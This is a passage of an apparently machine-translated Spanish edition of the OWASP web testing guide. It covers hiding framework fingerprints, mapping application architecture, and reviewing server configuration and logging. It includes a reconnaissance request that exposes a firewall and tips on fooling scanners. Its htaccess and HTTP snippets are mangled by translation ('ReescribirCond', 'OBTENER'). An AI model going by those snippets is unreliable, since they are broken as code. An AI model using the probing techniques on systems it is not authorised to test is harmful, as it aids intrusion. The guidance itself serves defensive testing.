El consejo general es utilizar varias de las herramientas descritas anteriormente y verificar los registros para comprender mejor qué ayuda exactamente a un atacante a revelar el marco web. Al realizar múltiples análisis después de realizar cambios para ocultar las pistas del marco, es posible lograr un mejor nivel de seguridad y asegurarse de que el marco no pueda ser detectado mediante análisis automáticos. A continuación se presentan algunas recomendaciones específicas por ubicación de los marcadores del marco y algunos enfoques interesantes adicionales.

encabezados HTTP

Verifique la configuración y deshabilite o ofusque todos los encabezados HTTP que revelen información sobre las tecnologías utilizadas. Aquí hay un artículo interesante sobre la ofuscación de encabezados HTTP usando Netscaler: <http://grahamhosking.blogspot.ru/2013/07/obfuscating-http-header-us-ing-netscaler.html>

Galletas

Se recomienda cambiar los nombres de las cookies realizando cambios en los archivos de configuración correspondientes.

código fuente HTML

Verifique manualmente el contenido del código HTML y elimine todo lo que apunte explícitamente al marco.

Reglas generales:

- Asegúrese de que no haya marcadores visuales que revelen el marco.
- Elimine cualquier comentario innecesario (derechos de autor, información de errores, comentarios de marcos específicos)
- Eliminar etiquetas META y generadoras
- Utilice archivos css o js propios de la empresa y no los almacene en un

Pruebas de penetración de aplicaciones web

carpetas específicas del marco

- No utilice secuencias de comandos predeterminadas en la página ni las ofusque si es necesario utilizarlas.

Archivos y carpetas específicos

Reglas generales:

- Elimine cualquier archivo innecesario o no utilizado en el servidor. Esto implica archivos de texto que también revelan información sobre las versiones y la instalación.
- Restringir el acceso a otros archivos para lograr una respuesta 404 al acceder a ellos desde el exterior. Esto se puede hacer, por ejemplo, modificando el archivo htaccess y agregando RewriteCond o RewriteRule allí. A continuación se presenta un ejemplo de dicha restricción para dos carpetas comunes de WordPress.

```
RewriteCond %{REQUEST_URI} /wp-login\.php\$ [O]
ReescribirCond %{REQUEST_URI} /wp-admin/\$ 
RewriteRule \$ /http://tu\_sitio web [R=404,L]
```

Sin embargo, estas no son las únicas formas de restringir el acceso. Para automatizar este proceso, existen ciertos complementos específicos del marco. Un ejemplo de WordPress es StealthLogin (<http://wordpress.org/plugins/página de inicio de sesión sigilosa>).

Enfoques adicionales

Reglas generales:

[1] Gestión de suma de comprobación

El propósito de este enfoque es vencer a los escáneres basados en sumas de comprobación y no permitirles revelar archivos según sus hashes. Generalmente, existen dos enfoques en la gestión de sumas de comprobación:

- Cambiar la ubicación donde se colocan esos archivos (es decir, moverlos a otra carpeta o cambiar el nombre de la carpeta existente)
- Modifique el contenido: incluso una ligera modificación da como resultado una suma hash completamente diferente, por lo que agregar un solo byte al final del archivo no debería ser un gran problema.

[2] Caos controlado

Un método divertido y efectivo que consiste en agregar archivos y carpetas falsos de otros marcos para engañar a los escáneres y confundir.

un atacante. ¡Pero tenga cuidado de no sobrescribir archivos y carpetas existentes y romper el marco actual!

Arquitectura de aplicación de mapas (OTG-INFO-010)

Resumen

La complejidad de una infraestructura de servidores web interconectados y heterogéneos puede incluir clientes de aplicaciones web y hace que la gestión y revisión de la configuración sean un paso fundamental para probar e implementar cada aplicación. De hecho, basta con una única vulnerabilidad para socavar la seguridad de toda la infraestructura, e incluso los problemas pequeños y aparentemente sin importancia pueden convertirse en riesgos graves para otra aplicación en el mismo servidor.

Para abordar estos problemas, es de suma importancia realizar una revisión en profundidad de la configuración y los problemas de seguridad conocidos. Antes de realizar una revisión en profundidad es necesario mapear la red y la arquitectura de la aplicación. Es necesario determinar los diferentes elementos que componen la infraestructura para comprender cómo interactúan con una aplicación web y cómo afectan la seguridad.

Cómo probar

Mapear la arquitectura de la aplicación

La arquitectura de la aplicación debe mapearse mediante algunas pruebas para determinar qué diferentes componentes se utilizan para crear la aplicación web. En configuraciones pequeñas, como una aplicación simple basada en CGI, se puede usar un único servidor que ejecute el servidor web que ejecuta la aplicación CGI C, Perl o Shell, y quizás también el mecanismo de autenticación.

En configuraciones más complejas, como un sistema bancario en línea, pueden estar involucrados varios servidores. Estos pueden incluir un proxy inverso, un servidor web frontend, un servidor de aplicaciones y un servidor de base de datos o servidor LDAP. Cada uno de estos servidores se utilizará para diferentes propósitos e incluso podría dividirse en diferentes redes con firewalls entre ellos. Esto crea diferentes DMZ para que el acceso al servidor web

no otorgará a un usuario remoto acceso al mecanismo de autenticación en sí, y para que los compromisos de los diferentes elementos de la arquitectura puedan aislarse para que no comprometan toda la arquitectura.

Obtener conocimiento de la arquitectura de la aplicación puede ser fácil si los desarrolladores de la aplicación proporcionan esta información al equipo de pruebas en forma de documento o mediante entrevistas, pero también puede resultar muy difícil si se realiza una prueba de penetración ciega.

En el último caso, un evaluador comenzará primero asumiendo que existe una configuración simple (un único servidor). Luego recuperarán información de otras pruebas y derivarán los diferentes elementos, cuestionarán esta suposición y ampliarán el mapa de arquitectura. El evaluador comenzará haciendo preguntas sencillas como: "¿Existe un sistema de firewall que proteja el servidor web?". Esta pregunta se responderá en función de los resultados de los escaneos de red dirigidos al servidor web y el análisis de si los puertos de red del servidor web se están filtrando en el borde de la red (no se reciben respuestas o se reciben ICMP inalcanzables) o si el servidor está conectado directamente a Internet (es decir, devuelve paquetes RST para todos los puertos que no escuchan). Este análisis se puede mejorar para determinar el tipo de firewall utilizado en función de las pruebas de paquetes de red.

¿Es un firewall con estado o es un filtro de lista de acceso en un enrutador? Cómo es configurado? ¿Se puede evitar?

La detección de un proxy inverso frente al servidor web debe realizarse mediante el análisis del banner del servidor web, que podría revelar directamente la existencia de un proxy inverso (por ejemplo, si se devuelve 'WebSEAL'[1]). También se puede determinar obteniendo las respuestas dadas por el servidor web a las solicitudes y comparándolas con las respuestas esperadas. Por ejemplo, algunos servidores proxy inversos actúan como "sistemas de prevención de intrusiones" (o escudos web) al bloquear ataques conocidos dirigidos al servidor web. Si se sabe que el servidor web responde con un mensaje 404 a una solicitud dirigida a una página no disponible y devuelve un mensaje de error diferente para algunos ataques web comunes como los realizados por escáneres CGI, podría ser una indicación de un proxy inverso (o un firewall a nivel de aplicación) que filtra las solicitudes y devuelve una página de error diferente a la esperada. Otro ejemplo: si el servidor web devuelve un conjunto de métodos HTTP disponibles (incluido TRACE) pero los métodos esperados devuelven errores, entonces probablemente haya algo entre bloquearlos.

En algunos casos, incluso el sistema de protección se delata:

```
OBTENER /web-console/ServerInfo.jsp%00 HTTP/1.0
```

```
HTTP/1.0 200
```

```
Pragma: sin caché
```

Control de caché: sin caché
 Tipo de contenido: texto/html
 Longitud del contenido: 83

```
<TITLE>Error</TITLE>
<CUERPO>
<H1>Error</H1>
FW-1 en XXXXXX: Acceso denegado.</BODY>
```

Ejemplo del servidor de seguridad de Check Point Firewall-1 NG AI "protegiendo" un servidor web

Los proxies inversos también se pueden introducir como cachés de proxy para acelerar el rendimiento de los servidores de aplicaciones back-end. La detección de estos servidores proxy se puede realizar en función del encabezado del servidor. También se pueden detectar cronometrando las solicitudes que el servidor debe almacenar en caché y comparando el tiempo necesario para atender la primera solicitud con las solicitudes posteriores.

Otro elemento que se puede detectar son los balanceadores de carga de red.

Normalmente, estos sistemas equilibrarán un puerto TCP/IP determinado con varios servidores basándose en diferentes algoritmos (round-robin, carga del servidor web, número de solicitudes, etc.). Por lo tanto, la detección de este elemento de arquitectura debe realizarse examinando múltiples solicitudes y comparando resultados para determinar si las solicitudes van al mismo servidor web o a diferentes servidores web. Por ejemplo, según el encabezado Fecha si los relojes del servidor no están sincronizados. En algunos casos, el proceso de equilibrio de carga de la red puede injectar nueva información en los encabezados que los hará destacar de manera distintiva, como la cookie AlteonP introducida por el equilibrador de carga Alteon WebSystems de Nortel.

Los servidores web de aplicaciones suelen ser fáciles de detectar. La solicitud de varios recursos la maneja el propio servidor de aplicaciones (no el servidor web) y el encabezado de respuesta variará significativamente (incluidos valores diferentes o adicionales en el encabezado de respuesta). Otra forma de detectarlos es ver si el servidor web intenta configurar cookies que sean

indicativo de que se está utilizando un servidor web de aplicaciones (como el JSES-SIONID proporcionado por algunos servidores J2EE), o para reescribir las URL automáticamente para realizar un seguimiento de la sesión.

Sin embargo, los back-ends de autenticación (como directorios LDAP, bases de datos relacionales o servidores RADIUS) no son tan fáciles de detectar desde un punto de vista externo de forma inmediata, ya que quedarán ocultos por la propia aplicación.

El uso de una base de datos back-end se puede determinar simplemente navegando por una aplicación. Si hay contenido altamente dinámico generado "sobre la marcha", probablemente la propia aplicación lo esté extrayendo de algún tipo de base de datos. A veces, la forma en que se solicita la información puede dar una idea de la existencia de una base de datos de fondo. Por ejemplo, una aplicación de compras online que utiliza identificadores numéricos ("id") al navegar por los diferentes artículos de la tienda. Sin embargo, cuando se realiza una prueba de aplicación ciega, el conocimiento de la base de datos subyacente generalmente solo está disponible cuando surge una vulnerabilidad en la aplicación, como un manejo deficiente de excepciones o susceptibilidad a la inyección SQL.

Referencias

- [1] WebSEAL, también conocido como Tivoli Authentication Manager, es un proxy inverso de IBM que forma parte del marco de Tivoli.
- [2] Existen algunas herramientas de administración basadas en GUI para Apache (como NetLoony), pero aún no se utilizan ampliamente.

Pruebas para la gestión de la configuración.

Comprender la configuración implementada del servidor que aloja la aplicación web es casi tan importante como las pruebas de seguridad de la aplicación en sí. Después de todo, una cadena de aplicaciones es tan fuerte como su eslabón más débil. Las plataformas de aplicaciones son amplias y variadas, pero algunos errores clave de configuración de la plataforma pueden comprometer la aplicación de la misma manera que una aplicación no segura puede comprometer el servidor.

Configuración de red/infraestructura de prueba (OTG-CONFIG-001)

Resumen

La complejidad intrínseca de una infraestructura de servidores web interconectada y heterogénea, que puede incluir cientos de aplicaciones web, hace que la gestión y revisión de la configuración sea un paso fundamental para probar e implementar cada aplicación. Sólo se necesita una única vulnerabilidad para socavar la seguridad de toda la infraestructura, e incluso los problemas pequeños y aparentemente sin importancia pueden convertirse en riesgos graves para otra aplicación en el mismo servidor. Para abordar estos problemas, es de suma importancia realizar una revisión en profundidad de la configuración y los problemas de seguridad conocidos, luego de haber mapeado toda la arquitectura.

La gestión adecuada de la configuración de la infraestructura del servidor web es muy importante para preservar la seguridad de la aplicación en sí. Si elementos como el software del servidor web, los servidores de base de datos back-end o los servidores de autenticación no se revisan y protegen adecuadamente, podrían introducir riesgos no deseados o introducir nuevas vulnerabilidades que podrían comprometer la aplicación misma.

Por ejemplo, una vulnerabilidad en un servidor web que permitiría a un atacante remoto revelar el código fuente de la propia aplicación (una vulnerabilidad que ha surgido varias veces tanto en servidores web como en servidores de aplicaciones) podría comprometer la aplicación, ya que los usuarios anónimos podría utilizar la información revelada en el código fuente para aprovechar ataques contra la aplicación o sus usuarios.

Es necesario seguir los siguientes pasos para probar la infraestructura de gestión de configuración:

- Los diferentes elementos que componen la infraestructura deben determinarse para comprender cómo interactúan con una aplicación web y cómo afectan a su seguridad.
- Es necesario revisar todos los elementos de la infraestructura para asegúrese de que no contengan ninguna vulnerabilidad conocida.
- Es necesario realizar una revisión de las herramientas administrativas utilizadas para mantener los diferentes elementos.
- Es necesario revisar los sistemas de autenticación para garantizar que satisfagan las necesidades de la aplicación y que no puedan ser manipulados por usuarios externos para aprovechar el acceso.
- Deberá aparecer una lista de los puertos definidos que son necesarios para la aplicación. mantenerse y mantenerse bajo control de cambios.

Después de haber mapeado los diferentes elementos que componen la infraestructura (ver Mapear red y arquitectura de aplicaciones), es posible revisar la configuración de cada elemento encontrado y probar las vulnerabilidades conocidas.

Cómo probar

Vulnerabilidades conocidas del servidor

Las vulnerabilidades encontradas en las diferentes áreas de la arquitectura de la aplicación, ya sea en el servidor web o en la base de datos back-end, pueden ser graves.

Pruebas de penetración de aplicaciones web

comprometer seriamente la aplicación misma. Por ejemplo, considere una vulnerabilidad de servidor que permite a un usuario remoto y no autenticado cargar archivos en el servidor web o incluso reemplazar archivos. Esta vulnerabilidad podría comprometer la aplicación, ya que un usuario deshonesto podría reemplazar la aplicación en sí o introducir código que afectaría a los servidores back-end, ya que su código de aplicación se ejecutaría como cualquier otra aplicación.

Revisar las vulnerabilidades del servidor puede resultar difícil si la prueba debe realizarse mediante una prueba de penetración ciega. En estos casos, las vulnerabilidades deben probarse desde un sitio remoto, normalmente utilizando una herramienta automatizada. Sin embargo, probar algunas vulnerabilidades puede tener resultados impredecibles en el servidor web, y probar otras (como aquellas directamente involucradas en ataques de denegación de servicio) podría no ser posible debido al tiempo de inactividad del servicio que implica si la prueba fue exitosa.

Algunas herramientas automatizadas señalarán las vulnerabilidades según la versión del servidor web recuperada. Esto conduce tanto a falsos positivos como a falsos negativos. Por un lado, si el administrador del sitio local ha eliminado o ocultado la versión del servidor web, la herramienta de análisis no marcará el servidor como vulnerable, incluso si lo es. Por otro lado, si el proveedor que proporciona el software no actualiza la versión del servidor web cuando se solucionan las vulnerabilidades, la herramienta de análisis señalará vulnerabilidades que no existen. En realidad, el último caso es muy común, ya que algunos proveedores de sistemas operativos transfieren parches de vulnerabilidades de seguridad al software que proporcionan en el sistema operativo, pero no realizan una carga completa a la última versión del software. Esto sucede en la mayoría de distribuciones GNU/Linux como Debian, Red Hat o SuSE. En la mayoría de los casos, el escaneo de vulnerabilidades de la arquitectura de una aplicación sólo encontrará vulnerabilidades asociadas con los elementos "expuestos" de la arquitectura (como el servidor web) y generalmente no podrá encontrar vulnerabilidades asociadas con elementos que no están directamente relacionados. expuestos, como los back-ends de autenticación, la base de datos back-end o los servidores proxy inversos en uso.

Finalmente, no todos los proveedores de software divulan vulnerabilidades de manera pública y, por lo tanto, estas debilidades no quedan registradas en bases de datos de vulnerabilidades conocidas públicamente[2]. Esta información solo se divulga a los clientes o se publica a través de correcciones que no vienen acompañadas de avisos. Esto reduce la utilidad de las herramientas de escaneo de vulnerabilidades. Normalmente, la cobertura de vulnerabilidades de estas herramientas será muy buena para productos comunes (como el servidor web Apache, Internet Information Server de Microsoft o Lotus Domino de IBM), pero será insuficiente para productos menos conocidos.

Esta es la razón por la que es mejor revisar las vulnerabilidades cuando se proporciona al evaluador información interna del software utilizado, incluidas las versiones y lanzamientos utilizados y los parches aplicados al software. Con esta información, el evaluador puede recuperar la información del propio proveedor y analizar qué vulnerabilidades podrían estar presentes en la arquitectura y cómo pueden afectar a la aplicación misma. Cuando sea posible, estas vulnerabilidades se pueden probar para determinar sus efectos reales y

para detectar si podría haber elementos externos (como sistemas de detección o prevención de intrusiones) que podrían reducir o anular la posibilidad de una explotación exitosa. Los evaluadores podrían incluso determinar, mediante una revisión de la configuración, que la vulnerabilidad ni siquiera está presente, ya que afecta a un componente de software que no está en uso.

También vale la pena señalar que los proveedores a veces reparan silenciosamente las vulnerabilidades y las ponen a disposición con nuevas versiones de software.

es. Diferentes proveedores tendrán diferentes ciclos de lanzamiento que determinan

el soporte que podrían brindar para versiones anteriores. Un tester con información detallada de las versiones de software utilizadas por la arquitectura puede analizar el riesgo asociado al uso de versiones de software antiguas que podrían no ser compatibles en el corto plazo o que ya no lo son. Esto es fundamental, ya que si surgiera una vulnerabilidad en una versión antigua de software que ya no es compatible, es posible que el personal de sistemas no se dé cuenta directamente de ello. Nunca habrá parches disponibles para él y es posible que los avisos no incluyan esa versión como vulnerable porque ya no es compatible. Incluso en el caso de que sean conscientes de que la vulnerabilidad está presente y el sistema es vulnerable, necesitarán realizar una actualización completa a una nueva versión de software, lo que podría introducir un tiempo de inactividad significativo en la arquitectura de la aplicación o podría forzar la actualización de la aplicación. -codificado debido a incompatibilidades con la última versión del software.

Herramientas administrativas

Cualquier infraestructura de servidor web requiere de la existencia de herramientas administrativas para mantener y actualizar la información utilizada por la aplicación. Esta información incluye contenido estático (páginas web, archivos gráficos), código fuente de la aplicación, bases de datos de autenticación de usuarios, etc. Las herramientas administrativas diferirán según el sitio, la tecnología o el software utilizado. Por ejemplo, algunos servidores web se gestionarán mediante interfaces administrativas que son, en sí mismos, servidores web (como el servidor web iPlanet) o se administrarán mediante archivos de configuración de texto plano (en el caso de Apache[3]) o utilizarán sistemas operativos. -Herramientas GUI del sistema (cuando se utiliza el servidor IIS de Microsoft o ASP.Net).

En la mayoría de los casos la configuración del servidor se manejará mediante diferentes herramientas de mantenimiento de archivos utilizadas por el servidor web, las cuales se administran a través de servidores FTP, WebDAV, sistemas de archivos de red (NFS, CIFS) u otros mecanismos. Evidentemente, el sistema operativo de los elementos que componen la arquitectura de la aplicación también será gestionado mediante otras herramientas. Las aplicaciones también pueden tener interfaces administrativas integradas que se utilizan para administrar los datos de la aplicación (usuarios, contenido, etc.).

Después de haber mapeado las interfaces administrativas utilizadas para gestionar las diferentes partes de la arquitectura, es importante revisarlas ya que si un atacante obtiene acceso a alguna de ellas puede comprometer o dañar la arquitectura de la aplicación. Para ello es importante:

- Determinar los mecanismos que controlan el acceso a estas interfaces. y sus susceptibilidades asociadas. Esta información puede estar disponible en línea.

- Cambie el nombre de usuario y la contraseña predeterminados.

Algunas empresas optan por no administrar todos los aspectos de sus aplicaciones de servidor web, pero pueden hacer que otras partes administren el contenido entregado por la aplicación web. Esta empresa externa puede proporcionar sólo partes del contenido (actualizaciones de noticias o promociones) o puede administrar el servidor web por completo (incluido el contenido y el código). Es común encontrar interfaces administrativas disponibles en Internet en estas situaciones, ya que usar Internet es más económico que proporcionar una línea dedicada que conectaría la empresa externa a la infraestructura de la aplicación a través de una interfaz de solo administración.

En esta situación, es muy importante probar si las interfaces administrativas pueden ser vulnerables a ataques.

Referencias

- [1] WebSEAL, también conocido como Tivoli Authentication Manager, es un

proxy verse de IBM que es parte del marco de Tivoli.

[2] Como Bugtraq de Symantec, X-Force de ISS o la Base de datos nacional de vulnerabilidades (NVD) del NIST.

[3] Existen algunas herramientas de administración basadas en GUI para Apache (como NetLoony), pero aún no se utilizan de forma generalizada.

Configuración de la plataforma de la aplicación de prueba (OTG-CONFIG-002)

Resumen

La configuración adecuada de los elementos individuales que componen una arquitectura de aplicación es importante para evitar errores que puedan comprometer la seguridad de toda la arquitectura.

La revisión y prueba de la configuración es una tarea crítica en la creación y mantenimiento de una arquitectura. Esto se debe a que muchos sistemas diferentes generalmente cuentan con configuraciones genéricas que pueden no ser adecuadas para la tarea que realizarán en el sitio específico en el que están instalados.

Si bien la instalación típica de un servidor web y de aplicaciones contendrá muchas funciones (como ejemplos de aplicaciones, documentación, páginas de prueba), lo que no sea esencial debe eliminarse antes de la implementación para evitar la explotación posterior a la instalación.

Cómo probar

Pruebas de caja negra

Archivos y directorios de muestra y conocidos

Muchos servidores web y servidores de aplicaciones proporcionan, en una instalación predeterminada, aplicaciones y archivos de muestra que se proporcionan para beneficio del desarrollador y para probar que el servidor está funcionando correctamente inmediatamente después de la instalación. Sin embargo, más tarde se supo que muchas aplicaciones de servidor web predeterminadas eran vulnerables. Este fue el caso, por ejemplo, de CVE-1999-0449 (Denegación de servicio en IIS cuando se había instalado el sitio de muestra Exair), CAN-2002-1744 (Vulnerabilidad de cruce de directorio en CodeBrws.asp en Microsoft IIS 5.0), CAN -2002-1630 (Uso de sendmail.jsp en Oracle 9iAS), o CAN-2003-1172 (Recorrido de directorio en el ejemplo de vista fuente en Cocoon de Apache).

Los escáneres CGI incluyen una lista detallada de archivos conocidos y ejemplos de directorios proporcionados por diferentes servidores web o de aplicaciones y pueden ser una forma rápida de determinar si estos archivos están presentes. Sin embargo, la única manera de estar realmente seguro es hacer una revisión completa del contenido del servidor web o del servidor de aplicaciones y determinar si están relacionados con la aplicación en sí o no.

Revisión de comentarios

Es muy común, e incluso recomendado, que los programadores incluyan comentarios detallados en su código fuente para permitir

otros programadores para comprender mejor por qué se tomó una decisión determinada al codificar una función determinada. Los programadores suelen agregar comentarios cuando desarrollan grandes aplicaciones basadas en web. Sin embargo, los comentarios incluidos en línea en el código HTML pueden revelar información interna que no debería estar disponible para un atacante. A veces, incluso el código fuente se comenta porque ya no se requiere una funcionalidad, pero este comentario se filtra a las páginas HTML devueltas a los usuarios sin querer.

Se debe realizar una revisión de los comentarios para determinar si se está filtrando alguna información a través de los comentarios. Esta revisión sólo puede realizarse en profundidad mediante un análisis del contenido estático y dinámico del servidor web y mediante búsquedas de archivos. Puede resultar útil navegar por el sitio de forma automática o guiada y almacenar todo el contenido recuperado. Este contenido recuperado se puede buscar para

analizar cualquier comentario HTML disponible en el código.

Prueba de caja gris

Revisión de configuración

La configuración del servidor web o del servidor de aplicaciones desempeña un papel importante en la protección del contenido del sitio y debe revisarse cuidadosamente para detectar errores de configuración comunes. Obviamente, la configuración recomendada varía según la política del sitio y la funcionalidad que debe proporcionar el software del servidor.

Sin embargo, en la mayoría de los casos, se deben seguir las pautas de configuración (ya sea proporcionadas por el proveedor del software o por terceros) para determinar si el servidor se ha protegido adecuadamente.

Es imposible decir de forma genérica cómo se debe configurar un servidor, sin embargo, se deben tener en cuenta algunas pautas comunes:

- Habilite sólo los módulos de servidor (extensiones ISAPI en el caso de IIS) que sean necesarios para la aplicación. Esto reduce la superficie de ataque ya que el servidor se reduce en tamaño y complejidad a medida que se desactivan los módulos de software. También evita que las vulnerabilidades que puedan aparecer en el software del proveedor afecten al sitio si solo están presentes en módulos que ya han sido deshabilitados.
- Maneje los errores del servidor (40x o 50x) con páginas personalizadas con las páginas predeterminadas del servidor web. Asegúrese específicamente de que los errores de la aplicación no se devuelvan al usuario final y que no se filtre ningún código a través de estos errores, ya que ayudará a un atacante. De hecho, es muy común olvidar este punto ya que los desarrolladores sí necesitan esta información en entornos de preproducción.
- Asegúrese de que el software del servidor se ejecute con privilegios minimizados en el sistema operativo. Esto evita que un error en el software del servidor comprometa directamente todo el sistema, aunque un atacante podría elevar los privilegios una vez que ejecute el código como servidor web.
- Asegúrese de que el software del servidor registre correctamente tanto el acceso legítimo como el y errores.
- Asegúrese de que el servidor esté configurado para manejar adecuadamente las sobrecargas, y prevenir ataques de denegación de servicio. Asegúrese de que el rendimiento del servidor se haya ajustado correctamente.
- Nunca otorgue identidades no administrativas (con la excepción de NT SERVICE\WMSvc) acceso a applicationHost.config, redirección.config, config y Administration.config (ya sea acceso de lectura o escritura). Esto incluye el servicio de red, IIS_IUSRS, IUSR o cualquier identidad personalizada utilizada por los grupos de aplicaciones de IIS. Los procesos de trabajo de IIS no están destinados a acceder a ninguno de estos archivos directamente.
- Nunca comparta applicationHost.config, redirección.config y Administration.config en la red. Cuando utilice la configuración compartida, prefiera exportar applicationHost.config a otra ubicación (consulte la sección titulada "Configuración de permisos para la configuración compartida").
- Tenga en cuenta que todos los usuarios pueden leer .NET Framework machine.config y archivos raíz web.config de forma predeterminada. No almacene información confidencial en estos archivos si debe ser sólo para los ojos del administrador.
- Cifrar información confidencial que debería ser leída por el trabajador de IIS procesos únicamente y no por otros usuarios de la máquina.
- No conceda acceso de escritura a la identidad que utiliza el servidor web para acceder a la aplicación compartidaHost.config. Esta identidad solo debe tener acceso de lectura.
- Utilice una identidad independiente para publicar applicationHost.config en el recurso compartido. No utilice esta identidad para configurar el acceso a la configuración compartida en los servidores web.
- Utilice una contraseña segura al exportar las claves de cifrado para usarlas con la configuración compartida.

Pruebas de penetración de aplicaciones web

- Mantener acceso restringido al recurso compartido que contiene el claves de configuración y cifrado. Si este recurso compartido se ve comprometido, un atacante podrá leer y escribir cualquier configuración de IIS para sus servidores web, redirigir el tráfico desde su sitio web a fuentes maliciosas y, en algunos casos, obtener el control de todos los servidores web cargando código arbitrario en el trabajador de IIS. procesos.
- Considere proteger este recurso compartido con reglas de firewall y políticas de IPsec para permitir que solo se conecten los servidores web miembros.

Inicio sesión

El registro es un activo importante de la seguridad de la arquitectura de una aplicación, ya que puede usarse para detectar fallas en las aplicaciones (los usuarios intentan constantemente recuperar un archivo que realmente no existe), así como ataques sostenidos de usuarios no autorizados. Los registros normalmente se generan correctamente mediante software web y otro software de servidor. No es común encontrar aplicaciones que registren adecuadamente sus acciones en un registro y, cuando lo hacen, la intención principal de los registros de la aplicación es producir resultados de depuración que el programador podría utilizar para analizar un error en particular.

En ambos casos (registros del servidor y de la aplicación), se deben probar y analizar varios problemas en función del contenido del registro:

- ¿Los registros contienen información confidencial?
- ¿Los registros se almacenan en un servidor dedicado?
- ¿Puede el uso de registros generar una condición de Denegación de Servicio?
- ¿Cómo se rotan? ¿Se mantienen los registros durante el tiempo suficiente?
- ¿Cómo se revisan los registros? ¿Pueden los administradores utilizar estas revisiones para detectar ataques dirigidos?
- ¿Cómo se conservan las copias de seguridad de registros?
- ¿Están validados los datos que se están registrando (longitud mínima/máxima, caracteres, etc.)? antes de iniciar sesión?

Información confidencial en registros

Algunas aplicaciones pueden, por ejemplo, utilizar solicitudes GET para reenviar datos del formulario que se verán en los registros del servidor. Esto significa que los registros del servidor pueden contener información confidencial (como nombres de usuario como contraseñas o detalles de cuentas bancarias). Un atacante puede hacer un mal uso de esta información confidencial si obtuvo los registros, por ejemplo, a través de interfaces administrativas o vulnerabilidades o errores conocidos del servidor web.

configuración (como la conocida mala configuración del estado del servidor en servidores HTTP basados en Apache).

Los registros de eventos a menudo contendrán datos que son útiles para un atacante (fuga de información) o pueden usarse directamente en exploits:

- Información de depuración
- Seguimientos de pila
- Nombres de usuario
- Nombres de los componentes del sistema
- Direcciones IP internas
- Datos personales menos sensibles (por ejemplo, direcciones de correo electrónico, direcciones postales y números de teléfono asociados con personas identificadas)
- Datos comerciales

Además, en algunas jurisdicciones, almacenar cierta información confidencial en archivos de registro, como datos personales, podría obligar a la empresa a aplicar las leyes de protección de datos que aplicarian a sus bases de datos de back-end también para los archivos de registro. Y no hacerlo, incluso sin saberlo, podría conllevar sanciones según las leyes de protección de datos aplicables.

Una lista más amplia de información confidencial es:

- Código fuente de la aplicación
- Valores de identificación de sesión
- Fichas de acceso
- Datos personales sensibles y algunas formas de identificación personal. información (PII)
- Contraseñas de autenticación
- Cadenas de conexión de base de datos
- Claves de cifrado
- Datos del titular de la cuenta bancaria o de la tarjeta de pago
- Datos de una clasificación de seguridad más alta que la del sistema de registro. permitido almacenar
- Información comercialmente sensible
- Información que es ilegal recopilar en la jurisdicción pertinente
- Información que un usuario ha optado por no recopilar, o para la que no ha dado su consentimiento, por ejemplo, el uso de no seguimiento, o cuando el consentimiento para recopilar ha expirado

Ubicación del registro

Normalmente, los servidores generarán registros locales de sus acciones y errores, consumiendo el disco del sistema en el que se ejecuta el servidor. Sin embargo, si el servidor se ve comprometido, el intruso puede borrar sus registros para limpiar todos los rastros de su ataque y sus métodos. Si esto sucediera, el administrador del sistema no tendría conocimiento de cómo ocurrió el ataque ni de dónde se encuentra la fuente del ataque. En realidad, la mayoría de los kits de herramientas de los atacantes incluyen un eliminador de registros que es capaz de limpiar cualquier registro que contenga información determinada (como la dirección IP del atacante) y se utiliza habitualmente en los kits de raíz a nivel del sistema del atacante.

En consecuencia, es más prudente mantener los registros en una ubicación separada y no en el propio servidor web. Esto también facilita la agregación de registros de diferentes fuentes que hacen referencia a la misma aplicación (como los de una granja de servidores web) y también facilita el análisis de registros (que puede consumir mucha CPU) sin afectar al servidor en sí.

Almacenamiento de registros

Los registros pueden introducir una condición de denegación de servicio si no se almacenan correctamente. Cualquier atacante con recursos suficientes podría generar una cantidad suficiente de solicitudes que llenarían el espacio asignado para los archivos de registro, si no se le impide específicamente hacerlo. Sin embargo, si el servidor no está configurado correctamente, los archivos de registro se almacenarán en la misma partición del disco que la que se utiliza para el software del sistema operativo o la aplicación misma. Esto significa que si el disco se llenara, el sistema operativo o la aplicación podrían fallar porque no pueden escribir en el disco.

Normalmente, en los sistemas UNIX, los registros se ubicarán en /var (aunque algunas instalaciones de servidores pueden residir en /opt o /usr/local) y es importante asegurarse de que los directorios en los que se almacenan los registros estén en una partición separada. En algunos casos, y para evitar que los registros del sistema se vean afectados, el directorio de registros del software del servidor (como /var/log/apache en el servidor web Apache) debe almacenarse en una partición dedicada.

Esto no quiere decir que se deba permitir que los registros crezcan hasta llenar el sistema de archivos en el que residen. Se debe monitorear el crecimiento de los registros del servidor para detectar esta condición, ya que puede ser indicativo de un ataque.

Probar esta condición es tan fácil y tan peligroso en entornos de producción como activar una cantidad suficiente y sostenida de solicitudes para ver si se registran y si existe la posibilidad de llenar la partición de registro a través de estas solicitudes. En algunos entornos donde los parámetros QUERY_STRING también se registran independientemente de si se generan a través de solicitudes GET o POST, surgen grandes consultas.

Se pueden simular funciones que llenarán los registros más rápido ya que, normalmente, una sola solicitud provocará que solo se registre una pequeña cantidad de datos, como fecha y hora, dirección IP de origen, solicitud de URI y resultado del servidor.

Rotación de registros

La mayoría de los servidores (pero pocas aplicaciones personalizadas) rotarán los registros para evitar que llenen el sistema de archivos en el que residen. La suposición al rotar troncos es que la información que contienen sólo es necesaria durante un período de tiempo limitado.

Esta característica debe probarse para garantizar que:

- Los registros se conservan durante el tiempo definido en la política de seguridad, no más y no menos.
- Los registros se comprimen una vez girados (esto es conveniente, ya que significa que se almacenarán más registros para el mismo espacio disponible en disco).
- Los permisos del sistema de archivos de los archivos de registro rotados son los mismos (o más estrictos) que los de los propios archivos de registro. Por ejemplo, los servidores web necesitarán escribir en los registros que utilizan, pero en realidad no necesitan escribir en los registros rotados, lo que significa que los permisos de los archivos se pueden cambiar durante la rotación para evitar que el proceso del servidor web los modifique.

Algunos servidores pueden rotar los registros cuando alcanzan un tamaño determinado. Si esto sucede, se debe garantizar que un atacante no pueda forzar la rotación de los registros para ocultar sus huellas.

Control de acceso al registro

La información del registro de eventos nunca debe ser visible para los usuarios finales. Incluso los administradores web no deberían poder ver dichos registros, ya que violan los controles de separación de funciones. Asegúrese de que cualquier esquema de control de acceso que se utilice para proteger el acceso a registros sin procesar y cualquier aplicación que proporcione capacidades para ver o buscar registros no esté vinculado con esquemas de control de acceso para otras funciones de usuario de la aplicación. Los usuarios no autenticados tampoco deberían poder ver los datos de registro.

Revisión de registros

La revisión de registros se puede utilizar para algo más que la extracción de estadísticas de uso de archivos en los servidores web (que es normalmente en lo que se centran la mayoría de las aplicaciones basadas en registros), sino también para determinar si los ataques se producen en el servidor web.

